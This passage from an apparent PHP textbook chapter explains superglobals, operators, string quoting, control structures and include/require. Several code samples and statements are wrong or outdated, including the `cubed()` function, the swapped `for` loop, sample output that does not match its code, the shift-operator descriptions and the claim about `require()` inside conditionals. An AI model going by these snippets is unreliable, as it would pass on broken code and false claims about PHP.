The `$_COOKIE` superglobal stores information passed into the script through HTTP cookies. Such cookies are typically set by a previously executed PHP script through the PHP function `setcookie()`. For example, suppose that you use `setcookie()` to store a cookie named `example.com` with the value `ab2213`. You could later retrieve that value by calling `$_COOKIE["example.com"]`. Chapter 18 introduces PHP's cookie-handling functionality in detail.

$_FILES

The `$_FILES` superglobal contains information regarding data uploaded to the server via the POST method. This superglobal is a tad different from the others in that it is a two-dimensional array containing five elements. The first subscript refers to the name of the form's file-upload form element; the second is one of five predefined subscripts that describe a particular attribute of the uploaded file:

- `$_FILES['upload-name']['name']`: The name of the file as uploaded from the client to the server.
- `$_FILES['upload-name']['type']`: The MIME type of the uploaded file. Whether this variable is assigned depends on the browser capabilities.
- `$_FILES['upload-name']['size']`: The byte size of the uploaded file.
- `$_FILES['upload-name']['tmp_name']`: Once uploaded, the file will be assigned a temporary name before it is moved to its final location.
- `$_FILES['upload-name']['error']`: An upload status code. Despite the name, this variable will be populated even in the case of success. There are five possible values:
  - `UPLOAD_ERR_OK`: The file was successfully uploaded.
  - `UPLOAD_ERR_INI_SIZE`: The file size exceeds the maximum size imposed by the `upload_max_filesize` directive.
  - `UPLOAD_ERR_FORM_SIZE`: The file size exceeds the maximum size imposed by an optional `MAX_FILE_SIZE` hidden form-field parameter.
  - `UPLOAD_ERR_PARTIAL`: The file was only partially uploaded.
  - `UPLOAD_ERR_NO_FILE`: A file was not specified in the upload form prompt.

Chapter 15 is devoted to a complete introduction of PHP's file-upload functionality.

$_ENV

The $_ENV superglobal offers information regarding the PHP parser's underlying server environment. Some of the variables found in this array include:

- $_ENV['HOSTNAME']: The server host name
- $_ENV['SHELL']: The system shell

$_REQUEST

The $_REQUEST superglobal is a catch-all of sorts, recording variables passed to a script via any input method, specifically GET, POST, and Cookie. The order of these variables doesn't depend on the order in which they appear in the sending script, but rather depends on the order specified by the variables_order configuration directive. Although it may be tempting, do not use this superglobal to handle variables, because it is insecure. See Chapter 21 for an explanation.

$_SESSION

The $_SESSION superglobal contains information regarding all session variables. Registering session information allows you the convenience of referring to it throughout your entire Web site, without the hassle of explicitly passing the data via GET or POST. Chapter 18 is devoted to PHP's formidable session-handling feature.

$GLOBALS

The $GLOBALS superglobal array can be thought of as the superglobal superset, and contains a comprehensive listing of all variables found in the global scope. You can view a dump of all variables found in $GLOBALS by executing the following:

```
print '<pre>';
print_r($GLOBALS);
PRINT '</pre>';
```

Variable Variables

On occasion, you may want to use a variable whose contents can be treated dynamically as a variable in itself. Consider this typical variable assignment:

```
$recipe = "spaghetti";
```

Interestingly, you can then treat the value spaghetti as a variable by placing a second dollar sign in front of the original variable name and again assigning another value:

```
$$recipe = "& meatballs";
```

This in effect assigns & meatballs to a variable named spaghetti.

Therefore, the following two snippets of code produce the same result:

```
print $recipe $spaghetti;
print $recipe ${$recipe};
```

The result of both is the string spaghetti & meatballs.

Constants

A *constant* is a value that cannot be modified throughout the execution of a program. Constants are particularly useful when working with values that definitely will not require modification, such as pi (3.141592) or the number of feet in a mile (5,280). Once a constant has been defined, it cannot be changed (or redefined) at any other point of the program. Constants are defined using the `define()` function.

define()

```
boolean define (string name, mixed value [, bool case_insensitive])
```

The `define()` function defines a constant, specified by `name`, assigning it the value `value`. If the optional parameter `case-insensitive` is included and assigned `TRUE`, subsequent references to the constant will be case insensitive. Consider the following example, in which the mathematical constant `PI` is defined:

```
define("PI", 3.141592);
```

The constant is subsequently used in the following listing:

```
print "The value of pi is ".PI.".<br />";
$pi2 = 2 * PI;
print "Pi doubled equals $pi2.";
```

This code produces the following results:

```
The value of pi is 3.141592.
Pi doubled equals 6.283184.
```

There are several points to note regarding the previous listing. The first is that constant references are not prefaced with a dollar sign. The second is that you can't redefine or undefine the constant once it has been defined (for example, `2*PI`); if you need to produce a value based on the constant, the value must be stored in another variable. Finally, constants are global; they can be referenced anywhere in your script.

Expressions

An *expression* is a phrase representing a particular action in a program. All expressions consist of at least one operand and one or more operators. A few examples follow:

```
$a = 5;                  // assign integer value 5 to the variable $a
$a = "5";                // assign string value "5" to the variable $a
$sum = 50 + $some_int;   // assign sum of 50 + $some_int to $sum
$wine = "Zinfandel";     // assign "Zinfandel" to the variable $wine
$inventory++;            // increment the variable $inventory by 1
```

Operands

Operands are the inputs of an expression. You might already be familiar with the manipulation and use of operands not only through everyday mathematical calculations, but also through prior programming experience. Some examples of operands follow:

```
$a++; // $a is the operand
$sum = $val1 + val2; // $sum, $val1 and $val2 are operands
```

Operators

An *operator* is a symbol that specifies a particular action in an expression. Many operators may be familiar to you. Regardless, you should remember that PHP's automatic type conversion will convert types based on the type of operator placed between the two operands, which is not always the case in other programming languages.

The precedence and associativity of operators are significant characteristics of a programming language. Both concepts are introduced in this section. Table 3-3 contains a complete listing of all operators, ordered from highest to lowest precedence.

Table 3-3. *Operator Precedence, Associativity, and Purpose*

Operator	Associativity	Purpose
`new`	NA	Object instantiation
`( )`	NA	Expression subgrouping
`[ ]`	Right	Index enclosure
`! ~ ++ --`	Right	Boolean NOT, bitwise NOT, increment, decrement
`@`	Right	Error suppression
`/ * %`	Left	Division, multiplication, modulus
`+ - .`	Left	Addition, subtraction, concatenation
`<< >>`	Left	Shift left, shift right (bitwise)
`< <= > >=`	NA	Less than, less than or equal to, greater than, greater than or equal to
`== != === <>`	NA	Is equal to, is not equal to, is identical to, is not equal to
`& ^ |`	Left	Bitwise AND, bitwise XOR, bitwise OR
`&& ||`	Left	Boolean AND, Boolean OR
`?:`	Right	Ternary operator
`= += *= /= .= %=&= |= ^= <<= >>=`	Right	Assignment operators
`AND XOR OR`	Left	Boolean AND, Boolean XOR, Boolean OR
`,`	Left	Expression separation; example: `$days = array(1=>"Monday", 2=>"Tuesday")`

Operator Precedence

Operator precedence is a characteristic of operators that determines the order in which they evaluate the operands surrounding them. PHP follows the standard precedence rules used in elementary school math class. Consider a few examples:

```
$total_cost = $cost + $cost * 0.06;
```

This is the same as writing

```
$total_cost = $cost + ($cost * 0.06);
```

because the multiplication operator has higher precedence than the addition operator.

Operator Associativity

The *associativity* characteristic of an operator specifies how operations of the same precedence (i.e., having the same precedence value, as displayed in Table 3-3) are evaluated as they are executed. Associativity can be performed in two directions, left to right or right to left. Left-to-right associativity means that the various operations making up the expression are evaluated from left to right. Consider the following example:

```
$value = 3 * 4 * 5 * 7 * 2;
```

The preceding example is the same as:

```
$value = ((((3 * 4) * 5) * 7) * 2);
```

This expression results in the value 840, because the multiplication (*) operator is left-to-right associative.

In contrast, right-to-left associativity evaluates operators of the same precedence from right to left:

```
$c = 5;
print $value = $a = $b = $c;
```

The preceding example is the same as:

```
$c = 5;
$value = ($a = ($b = $c));
```

When this expression is evaluated, variables `$value`, `$a`, `$b`, and `$c` will all contain the value 5, because the assignment operator (=) has right-to-left associativity.

Arithmetic Operators

The arithmetic operators, listed in Table 3-4, perform various mathematical operations and will probably be used frequently in many of your PHP programs. Fortunately, they are easy to use.

Table 3-4. *Arithmetic Operators*

Example	Label	Outcome
`$a + $b`	Addition	Sum of `$a` and `$b`
`$a - $b`	Subtraction	Difference of `$a` and `$b`
`$a * $b`	Multiplication	Product of `$a` and `$b`
`$a / $b`	Division	Quotient of `$a` and `$b`
`$a % $b`	Modulus	Remainder of `$a` divided by `$b`

Incidentally, PHP provides a vast assortment of predefined mathematical functions, capable of performing base conversions and calculating logarithms, square roots, geometric values, and more. Check the manual for an updated list of these functions.

Assignment Operators

The *assignment operators* assign a data value to a variable. The simplest form of assignment operator just assigns some value, while others (known as *shortcut assignment operators*) perform some other operation before making the assignment. Table 3-5 lists examples using this type of operator.

Table 3-5. *Assignment Operators*

Example	Label	Outcome
`$a = 5`	Assignment	`$a` equals 5
`$a += 5`	Addition-assignment	`$a` equals `$a` plus 5
`$a *= 5`	Multiplication-assignment	`$a` equals `$a` multiplied by 5
`$a /= 5`	Division-assignment	`$a` equals `$a` divided by 5
`$a .= 5`	Concatenation-assignment	`$a` equals `$a` concatenated with 5

String Operators

PHP's *string operators* (see Table 3-6) provide a convenient way in which to concatenate strings together. There are two such operators, including the concatenation operator (`.`) and the concatenation assignment operator (`.=`), discussed in the previous section.

■ **Note** To *concatenate* means to combine two or more objects together to form one single entity.

Table 3-6. *String Operators*

Example	Label	Outcome
`$a = "abc"."def";`	Concatenation	`$a` is assigned the string "abcdef"
`$a .= "ghijkl";`	Concatenation-assignment	`$a` equals its current value concatenated with "ghijkl"

Here is an example involving string operators:

```
// $a contains the string value "Spaghetti & Meatballs";
$a = "Spaghetti" . "& Meatballs";

$a .= " are delicious";
// $a contains the value "Spaghetti & Meatballs are delicious."
```

The two concatenation operators are hardly the extent of PHP's string-handling capabilities. Read Chapter 9 for a complete accounting of this functionality.

Increment and Decrement Operators

The *increment* (`++`) and *decrement* (`--`) operators listed in Table 3-7 present a minor convenience in terms of code clarity, providing shortened means by which you can add 1 to or subtract 1 from the current value of a variable.

Table 3-7. *Increment and Decrement Operators*

Example	Label	Outcome
`++$a, $a++`	Increment	Increment `$a` by 1
`--$a, $a--`	Decrement	Decrement `$a` by 1

These operators can be placed on either side of a variable, and the side on which they are placed provides a slightly different effect. Consider the outcomes of the following examples:

```
$inv = 15;          /* Assign integer value 15 to $inv. */
$oldInv = $inv--;  /* Assign $oldInv the value of $inv, then decrement $inv.*/
$origInv = ++$inv; /*Increment $inv, then assign the new $inv value to $origInv.*/
```

As you can see, the order in which the increment and decrement operators are used has an important effect on the value of a variable. Prefixing the operand with one of these operators is known as a preincrement and predecrement operation, while postfixing the operand is known as a postincrement and postdecrement operation.

Logical Operators

Much like the arithmetic operators, *logical operators* (see Table 3-8) will probably play a major role in many of your PHP applications, providing a way to make decisions based on the values

of multiple variables. Logical operators make it possible to direct the flow of a program, and are used frequently with control structures, such as the `if` conditional and the `while` and `for` loops.

Table 3-8. *Logical Operators*

Example	Label	Outcome
`$a && $b`	And	True if both `$a` and `$b` are true
`$a AND $b`	And	True if both `$a` and `$b` are true
`$a || $b`	Or	True if either `$a` or `$b` is true
`$a OR $b`	Or	True if either `$a` or `$b` is true
`!$a`	Not	True if `$a` is not true
`NOT $a`	Not	True if `$a` is not true
`$a XOR $b`	Exclusive Or	True if only `$a` or only `$b` is true

Logical operators are also commonly used to provide details about the outcome of other operations, particularly those that return a value:

```
file_exists("filename.txt") OR print "File does not exist!";
```

One of two outcomes will occur:

- The file `filename.txt` exists
- The sentence "File does not exist!" will be output

Equality Operators

Equality operators (see Table 3-9) are used to compare two values, testing for equivalence.

Table 3-9. *Equality Operators*

Example	Label	Outcome
`$a == $b`	Is equal to	True if `$a` and `$b` are equivalent
`$a != $b`	Is not equal to	True if `$a` is not equal to `$b`
`$a === $b`	Is identical to	True if `$a` and `$b` are equivalent, and `$a` and `$b` have the same type

It is a common mistake for even experienced programmers to attempt to test for equality using just one equal sign (for example, `$a = $b`). Keep in mind that this will result in the assignment of the contents of `$b` to `$a`, and will not produce the expected results.

Comparison Operators

Comparison operators (see Table 3-10), like logical operators, provide a method by which to direct program flow through examination of the comparative values of two or more variables.

Table 3-10. *Comparison Operators*

Example	Label	Outcome
`$a < $b`	Less than	True if `$a` is less than `$b`
`$a > $b`	Greater than	True if `$a` is greater than `$b`
`$a <= $b`	Less than or equal to	True if `$a` is less than or equal to `$b`
`$a >= $b`	Greater than or equal to	True if `$a` is greater than or equal to `$b`
`($a == 12) ? 5 : -1`	Ternary	If `$a` equals 12, return value is 5; otherwise, return value is –1

Note that the comparison operators should be used only for comparing numerical values. Although you may be tempted to compare strings with these operators, you will most likely not arrive at the expected outcome if you do so. There is a substantial set of predefined functions that compare string values, which are discussed in detail in Chapter 9.

Bitwise Operators

Bitwise operators examine and manipulate integer values on the level of individual bits that make up the integer value (thus the name). To fully understand this concept, you need at least an introductory knowledge of the binary representation of decimal integers. Table 3-11 presents a few decimal integers and their corresponding binary representations.

Table 3-11. *Binary Representations*

Decimal Integer	Binary Representation
2	10
5	101
10	1010
12	1100
145	10010001
1,452,012	101100010011111101100

The bitwise operators listed in Table 3-12 are variations on some of the logical operators, but can result in drastically different outcomes.

Table 3-12. *Bitwise Operators*

Example	Label	Outcome
`$a & $b`	And	And together each bit contained in `$a` and `$b`
`$a | $b`	Or	Or together each bit contained in `$a` and `$b`
`$a ^ $b`	Xor	Exclusive-or together each bit contained in `$a` and `$b`
`~ $b`	Not	Negate each bit in `$b`
`$a << $b`	Shift left	`$a` will receive the value of `$b` shifted left two bits
`$a >> $b`	Shift right	`$a` will receive the value of `$b` shifted right two bits

If you are interested in learning more about binary encoding, bitwise operators, and why they are important, check out Randall Hyde's massive online reference, "The Art of Assembly Language Programming," available at `http://webster.cs.ucr.edu/`. It's easily one of the best resources available on the Web.

String Interpolation

To offer developers the maximum flexibility when working with string values, PHP offers a means for both literal and figurative interpretation. For example, consider the following string:

```
The $animal jumped over the wall.\n
```

You might assume that `$animal` is a variable and that `\n` is a newline character, and therefore both should be interpreted accordingly. However, what if you want to output the string exactly as it is written, or perhaps you want the newline to be rendered, but want the variable to display in its literal form (`$animal`), or vice versa? All of these variations are possible in PHP, depending on how the strings are enclosed and whether certain key characters are escaped through a predefined sequence. These topics are the focus of this section.

Double Quotes

Strings enclosed in double quotes are the most commonly used in most PHP scripts, because they offer the most flexibility. This is because both variables and escape sequences will be parsed accordingly. Consider the following example:

```
<?php
   $sport = "boxing";
   echo "Jason's favorite sport is $sport.";
?>
```

This example returns:

```
Jason's favorite sport is boxing.
```

Escape sequences are also parsed. Consider this example:

```
<?php
   $output = "This is one line.\nAnd this is another line.";
   echo $output;
?>
```

This returns the following within the browser source:

```
This is one line.
And this is another line.
```

It's worth reiterating that this output is found in the browser source rather than in the browser window. Newline characters of this fashion are ignored by the browser window. However, if you view the source, you'll see that the output in fact appears on two separate lines. The same idea holds true if the data were output to a text file.

In addition to the newline character, PHP recognizes a number of special escape sequences, all of which are listed in Table 3-13.

Table 3-13. *Recognized Escape Sequences*

Sequence	Description
`\n`	Newline character
`\r`	Carriage return
`\t`	Horizontal tab
`\\`	Backslash
`\$`	Dollar sign
`\"`	Double quote
`\[0-7]{1,3}`	Octal notation
`\x[0-9A-Fa-f]{1,2}`	Hexadecimal notation

Single Quotes

Enclosing a string within single quotes is useful when the string should be interpreted exactly as stated. This means that both variables and escape sequences will not be interpreted when the string is parsed. For example, consider the following single-quoted string:

```
echo 'This string will $print exactly as it\'s \n declared.';
```

This produces:

```
This string will $print exactly as it's \n declared.
```

Note that the single quote located in "it's" was escaped. Omitting the backslash escape character will result in a syntax error, unless the `magic_quotes_gpc` configuration directive is enabled. Consider another example:

```
echo 'This is another string.\\';
```

This produces:

```
This is another string.\
```

In this example, the backslash appearing at the conclusion of the string had to be escaped itself; otherwise the PHP parser would have understood that the trailing single quote was to be escaped. However, if the backslash were to appear anywhere else within the string, there would be no need to escape it.

Heredoc

Heredoc syntax offers a convenient means for outputting large amounts of text. Rather than delimiting strings with double or single quotes, two identical identifiers are employed. An example follows:

```
<?php
$website = "http://www.romatermini.it";
echo <<<EXCERPT
<p>Rome's central train station, known as <a href = "$website">Roma Termini</a>,
was built in 1867. Because it had fallen into severe disrepair in the late 20th
century, the government knew that considerable resources were required to
rehabilitate the station prior to the 50-year <i>Giubileo</i>.</p>
EXCERPT;
?>
```

Several points are worth noting regarding this example:

- The opening and closing identifiers, in the case of this example, `EXCERPT`, must be identical. You can choose any identifier you please, but they must exactly match. The only constraint is that the identifier must consist of solely alphanumeric characters and underscores, and must not begin with a digit or underscore.
- The opening identifier must be preceded with three left-angle brackets, `<<<`.
- Heredoc syntax follows the same parsing rules as strings enclosed in double quotes. That is, both variables and escape sequences are parsed. The only difference is that double quotes do not need to be escaped.
- The closing identifier must begin at the very beginning of a line. It cannot be preceded with spaces, or any other extraneous character. This is a commonly recurring point of confusion among users, so take special care to make sure your heredoc string conforms to this annoying requirement. Furthermore, the presence of any spaces following the opening or closing identifier will produce a syntax error.

Heredoc syntax is particularly useful when you need to manipulate a substantial amount of material but do not want to put up with the hassle of escaping quotes.

Control Structures

Control structures determine the flow of code within an application, defining execution characteristics like whether and how many times a particular code statement will execute, as well as when a code block will relinquish execution control. These structures also offer a simple means to introduce entirely new sections of code (via file-inclusion statements) into a currently executing script. In this section, you'll learn about all such control structures available to the PHP language.

Execution Control Statements

The `return` and `declare` statements offer fine-tuned means for controlling when a particular code block begins and ends, respectively.

declare()

```
declare (directive) statement
```

The `declare()` statement is used to determine the execution frequency of a specified block of code. Only one directive is currently supported: the *tick*. PHP defines a tick as an event occurring upon the execution of a certain number of low-level statements by the PHP parser. You might use a tick for benchmarking code, debugging, simple multitasking, or any other task in which control over the execution of low-level statements is required.

The event is defined within a function and is registered as a tick event via the `register_tick_function()` function. The event can subsequently be unregistered via the `unregister_tick_function()` function. Both functions are introduced next. The event frequency is specified by setting the `declare` function's directive accordingly, like this: `ticks=N`, where `N` is the number of low-level statements occurring between invocations of the event.

register_tick_function()

```
void register_tick_function (callback function [, mixed arg])
```

The `register_tick_function()` function registers the function specified by `function` as a tick event.

unregister_tick_function()

```
void unregister_tick_function (string function)
```

The `unregister_tick_function()` function unregisters the previously registered function specified by `function`.

return()

The `return()` statement is typically used within a function body, returning outcome to the function caller. If `return()` is called from the global scope, script execution ends immediately. If it is called from within a script that has been included using `include()` or `require()`, then

control is returned to the file caller. Enclosing its argument in parentheses is optional. An example follows:

```
function cubed($value) {
   return $value * $value * value;
}
```

Calling this function will return the following result to the caller:

```
$answer = cubed(3); // $answer = 27
```

Conditional Statements

Conditional statements make it possible for your computer program to respond accordingly to a wide variety of inputs, using logic to discern between various conditions based on input value. This functionality is so basic to the creation of computer software that it shouldn't come as a surprise that a variety of conditional statements are a staple of all mainstream programming languages, PHP included.

if

The `if` conditional is one of the most commonplace constructs of any mainstream programming language, offering a convenient means for conditional code execution. The syntax is:

```
if (expression) {
     statement
}
```

Considering an example, suppose you wanted a congratulatory message displayed if the user guesses a predetermined secret number:

```
<?php
   $secretNumber = 453;
   if ($_POST['guess'] == $secretNumber) {
      echo "<p>Congratulations!</p>";
   }
?>
```

The hopelessly lazy can forego the use of brackets when the conditional body consists of only a single statement. Here's a revision of the previous example:

```
<?php
   $secretNumber = 453;
   if ($_POST['guess'] == $secretNumber) echo"<p>Congratulations!</p>";
?>
```

■ **Note** Alternative enclosure syntax is available for the `if`, `while`, `for`, `foreach`, and `switch` control structures. This involves replacing the opening bracket with a colon (`:`) and replacing the closing bracket with `endif;`, `endwhile;`, `endfor;`, `endforeach;`, and `endswitch;`, respectively. There has been discussion regarding deprecating this syntax in a future release, although it is likely to remain valid for the foreseeable future.

else

The problem with the previous example is that output is only offered for the user who correctly guesses the secret number. All other users are left destitute, completely snubbed for reasons presumably linked to their lack of psychic power. What if you wanted to provide a tailored response no matter the outcome? To do so, you would need a way to handle those not meeting the `if` conditional requirements, a function handily offered by way of the `else` statement. Here's a revision of the previous example, this time offering a response in both cases:

```
<?php
   $secretNumber = 453;
   if ($_POST['guess'] == $secretNumber) {
      echo "<p>Congratulations!!</p>";
   } else {
      echo "<p>Sorry!</p>";
   }
?>
```

Like `if`, the `else` statement brackets can be skipped if only a single code statement is enclosed.

elseif

The `if-else` combination works nicely in an "either-or" situation; that is, a situation in which only two possible outcomes are available. What if several outcomes are possible? You would need a means for considering each possible outcome, which is accomplished with the `elseif` statement. Let's revise the secret-number example again, this time offering a message if the user's guess is relatively close (within 10) of the secret number:

```
<?php
   $secretNumber = 453;
   $_POST['guess'] = 442;
   if ($_POST['guess'] == $secretNumber) {
      echo "<p>Congratulations!</p>";
   } elseif (abs ($_POST['guess'] - $secretNumber) < 10) {
      echo "<p>You're getting close!</p>";
   } else {
      echo "<p>Sorry!</p>";
   }
?>
```

Like all conditionals, `elseif` supports the elimination of bracketing when only a single statement is enclosed.

switch

You can think of the `switch` statement as a variant of the `if-else` combination, often used when you need to compare a variable against a large number of values:

```
<?php
   switch($category) {
      case "news":
         print "<p>What's happening around the World</p>";
         break;
      case "weather":
         print "<p>Your weekly forecast</p>";
         break;
      case "sports":
         print "<p>Latest sports highlights</p>";
         break;
      default:
         print "<p>Welcome to my Web site</p>";
   }
?>
```

Note the presence of the `break` statement at the conclusion of each `case` block. If a `break` statement isn't present, all subsequent `case` blocks will execute until a `break` statement is located. As an illustration of this behavior, let's assume that the `break` statements were removed from the preceding example, and that `$category` was set to `weather`. You'd get the following results:

```
Your weekly forecast
Latest sports highlights
Welcome to my Web site
```

Looping Statements

Although varied approaches exist, looping statements are a fixture in every widespread programming language. This isn't a surprise, because looping mechanisms offer a simple means for accomplishing a commonplace task in programming: repeating a sequence of instructions until a specific condition is satisfied. PHP offers several such mechanisms, none of which should come as a surprise if you're familiar with other programming languages.

while

The `while` statement specifies a condition that must be met before execution of its embedded code is terminated. Its syntax is:

```
while (expression) {
   statements
}
```

In the following example, `$count` is initialized to the value 1. The value of `$count` is then squared, and output. The `$count` variable is then incremented by 1, and the loop is repeated until the value of `$count` reaches 5.

```
<?php
   $count = 1;
   while ($count < 5) {
      echo "$count squared = ".pow($count,2). "<br />";
      $count++;
   }
?>
```

The output looks like this:

```
1 squared = 1
2 squared = 4
3 squared = 9
4 squared = 16
```

Like all other control structures, multiple conditional expressions may also be embedded into the `while` statement. For instance, the following `while` block evaluates either until it reaches the end-of-file or until five lines have been read and output:

```
<?php
   $linecount = 1;
   $fh = fopen("sports.txt","r");
   while (!feof($fh) && $linecount<=5) {
      $line = fgets($fh, 4096);
      echo $line. "<br />";
      $linecount++;
   }
?>
```

Given these conditionals, a maximum of five lines will be output from the `sports.txt` file, regardless of its size.

do...while

The `do...while` looping conditional is a variant of `while`, but it verifies the loop conditional at the conclusion of the block rather than at the beginning. Its syntax is:

```
do {
   statements
} while (expression);
```

Both `while` and `do...while` are similar in function; the only real difference is that the code embedded within a `while` statement possibly could never be executed, whereas the code embedded within a `do...while` statement will always execute at least once. Consider the following example:

```
<?php
   $count = 11;
   do {
      echo "$count squared = ".pow($count,2). "<br />";
   } while ($count < 10);
?>
```

The outcome is:

```
11 squared = 121
```

Despite the fact that 11 is out of bounds of the `while` conditional, the embedded code will execute once, because the conditional is not evaluated until the conclusion!

for

The `for` statement offers a somewhat more complex looping mechanism than does `while`. Its syntax is:

```
for (expression1; expression2; expression3) {
   statements
}
```

There are a few rules to keep in mind when using PHP's `for` loops:

- The first expression, `expression1`, is evaluated by default at the first iteration of the loop.
- The second expression, `expression2`, is evaluated at the beginning of each iteration. This expression determines whether looping will continue.
- The third expression, `expression3`, is evaluated at the conclusion of each loop.
- Any of the expressions can be empty, their purpose substituted by logic embedded within the `for` block.

With these rules in mind, consider the following examples, all of which display a partial kilometer/mile equivalency chart:

```
// Example One
for ($kilometers = 1; $kilometers <= 5; $kilometers++) {
   echo "$kilometers kilometers = ".$kilometers*0.62140. " miles. <br />";
}
```

```
// Example Two
for ($kilometers = 1; ; $kilometers++) {
   if ($kilometers > 5) break;
   echo "$kilometers kilometers = ".$kilometers*0.62140. " miles. <br />";
}

// Example Three
$kilometers = 1;
for (;;) {
   // if $kilometers > 5 break out of the for loop.
   if ($kilometers > 5) break;
   echo "$kilometers kilometers = ".$kilometers*0.62140. " miles. <br />";
   $kilometers++;
}
```

The results for all three examples follow:

```
1 kilometers = 0.6214 miles
2 kilometers = 1.2428 miles
3 kilometers = 1.8642 miles
4 kilometers = 2.4856 miles
5 kilometers = 3.107 miles
```

foreach

The `foreach` looping construct syntax is adept at looping through arrays, pulling each key/value pair from the array until all items have been retrieved, or some other internal conditional has been met. Two syntax variations are available, each of which is presented with an example.

The first syntax variant strips each value from the array, moving the pointer closer to the end with each iteration. Its syntax is:

```
foreach (array_expr as $value) {
   statement
}
```

Consider an example. Suppose you wanted to output an array of links:

```
<?php
   $links = array("www.apress.com","www.php.net","www.apache.org");
   echo "<b>Online Resources</b>:<br />";
   foreach($links as $link) {
      echo "<a href=\"http://$link\">$link</a><br />";
   }
?>
```

This would result in:

```
Online Resources:<br />
<a href="http://www.apache.org">The Official Apache Web site</a><br />
<a href="http://www.apress.com">The Apress corporate Web site</a><br />
<a href="http://www.php.net">The Official PHP Web site</a><br />
```

The second variation is well-suited for working with both the key and value of an array. The syntax follows:

```
foreach (array_expr as $key => $value) {
     statement
}
```

Revising the previous example, suppose that the `$links` array contained both a link and corresponding link title:

```
$links = array("The Official Apache Web site" => "www.apache.org",
               "The Apress corporate Web site" => "www.apress.com",
               "The Official PHP Web site" => "www.php.net");
```

Each array item consists of both a key and a corresponding value. The `foreach` statement can easily peel each key/value pair from the array, like this:

```
echo "<b>Online Resources</b>:<br />";
foreach($links as $title => $link) {
    echo "<a href=\"http://$link\">$title</a><br />";
}
```

The result would be that each link is embedded under its respective title, like this:

```
Online Resources:<br />
<a href="http://www.apache.org">The Official Apache Web site</a><br />
<a href="http://www.apress.com">The Apress corporate Web site</a><br />
<a href="http://www.php.net">The Official PHP Web site</a><br />
```

There are many other variations on this method of key/value retrieval, all of which are introduced in Chapter 5.

break

Encountering a `break` statement will immediately end execution of a `do...while`, `for`, `foreach`, `switch`, or `while` block. For example, the following `for` loop will terminate if a prime number is pseudo-randomly happened upon:

```
<?php
   $primes = array(2,3,5,7,11,13,17,19,23,29,31,37,41,43,47);
   for($count = 1; $count++; $count < 1000) {
      $randomNumber = rand(1,50);
      if (in_array($randomNumber,$primes)) {
         break;
      } else {
         echo "<p>Non-prime number encountered: $randomNumber</p>";
      }
   }
?>
```

Sample output follows:

```
Non-prime number encountered: 48
Non-prime number encountered: 42
Prime number encountered: 17
```

continue

The `continue` statement causes execution of the current loop iteration to end and commence at the beginning of the next iteration. For example, execution of the following `while` body will recommence if `$usernames[$x]` is found to have the value "missing":

```
<?php
   $usernames = array("grace","doris","gary","nate","missing","tom");
   for ($x=0; $x < count($usernames); $x++) {
      if ($usernames[$x] == "missing") continue;
      echo "Staff member: $usernames[$x] <br />";
   }
?>
```

This results in the following output:

```
Staff member: grace
Staff member: doris
Staff member: gary
Staff member: nate
Staff member: tom
```

File Inclusion Statements

Efficient programmers are always thinking in terms of ensuring reusability and modularity. The most prevalent means for ensuring such is by isolating functional components into separate files, and then reassembling those files as needed. PHP offers four statements for including such files into applications, each of which is introduced in this section.

include()

```
include (/path/to/filename)
```

The include() statement will evaluate and include a file into the location where it is called. Including a file produces the same result as copying the data from the file specified into the location in which the statement appears.

Like the print and echo statements, you have the option of omitting the parentheses when using include(). For example, if you wanted to include a series of predefined functions and configuration variables, you could place them into a separate file (called init.php, for example), and then include that file within the top of each PHP script, like this:

```
<?php
   include "/usr/local/lib/php/wjgilmore/init.php";
   /* the script continues here */
?>
```

You can also execute include() statements conditionally. For example, if an include() statement is placed in an if statement, the file will be included only if the if statement in which it is enclosed evaluates to true. One quirk regarding the use of include() in a conditional is that it must be enclosed in statement block curly brackets or in the alternative statement enclosure. Consider the difference in syntax between the following two code snippets. The first presents incorrect use of conditional include() statements due to the lack of proper block enclosures:

```
<?php
   if (expression)
      include ('filename');
   else
      include ('another_filename');
?>
```

The next snippet presents the correct use of conditional include() statements by properly enclosing the blocks in curly brackets:

```
<?php
   if (expression) {
      include ('filename');
   } else {
      include ('another_filename');
   }
?>
```

One misconception about the include() statement is the belief that, because the included code will be embedded in a PHP execution block, the PHP escape tags aren't required. However, this is not so; the delimiters must always be included. Therefore, you could not just place a PHP command in a file and expect it to parse correctly, such as the one found here:

```
print "this is an invalid include file";
```

Instead, any PHP statements must be enclosed with the correct escape tags, as shown here:

```
<?php
   print "this is an invalid include file";
?>
```

■ **Tip** Any code found within an included file will inherit the variable scope of the location of its caller.

Interestingly, all `include()` statements support the inclusion of files residing on remote servers by prefacing `include()`'s argument with a supported URL. If the resident server is PHP-enabled, any variables found within the included file can be parsed by passing the necessary key/value pairs as would be done in a GET request, like this:

```
include "http://www.wjgilmore.com/index.html?background=blue";
```

Two requirements must be satisfied before the inclusion of remote files is possible. First, the `allow_url_fopen` configuration directive must be enabled. Second, the URL wrapper must be supported. The latter requirement is discussed in further detail in Chapter 16.

include_once()

```
include_once (filename)
```

The `include_once()` function has the same purpose as `include()`, except that it first verifies whether or not the file has already been included. If it has been, `include_once()` will not execute. Otherwise, it will include the file as necessary. Other than this difference, `include_once()` operates in exactly the same way as `include()`.

The same quirk pertinent to enclosing `include()` within conditional statements also applies to `include_once()`.

require()

```
require (filename)
```

For the most part, `require()` operates like `include()`, including a template into the file in which the `require()` call is located.

There are two important differences between `require()` and `include()`. First, the file will be included in the script in which the `require()` construct appears, regardless of where `require()` is located. For instance, if `require()` were placed within an `if` statement that evaluated to false, the file would be included anyway!

■ **Tip** A URL can be used with `require()` only if `allow_url_fopen` is enabled, which by default it is.

The second important difference is that script execution will stop if a `require()` fails, whereas it may continue in the case of an `include()`. One possible explanation for the failure of a `require()` statement is an incorrectly referenced target path.

require_once()

```
require_once (insertion_file)
```

As your site grows, you may find yourself redundantly including certain files. Although this might not always be a problem, sometimes you will not want modified variables in the included file to be overwritten by a later inclusion of the same file. Another problem that arises is the clashing of function names should they exist in the inclusion file. You can solve these problems with the `require_once()` function.

The `require_once()` function ensures that the inclusion file is included only once in your script. After `require_once()` is encountered, any subsequent attempts to include the same file will be ignored.

Other than the verification procedure of `require_once()`, all other aspects of the function are the same as for `require()`.

Summary

Although the material presented here is not as glamorous as the material in later chapters, it is invaluable to your success as a PHP programmer, because all subsequent functionality is based on these building blocks. This will soon become apparent.

The next chapter is devoted to the construction and invocation of functions, reusable chunks of code intended to perform a specific task. This material starts you down the path necessary to begin building modular, reusable PHP applications.

CHAPTER 4

Functions

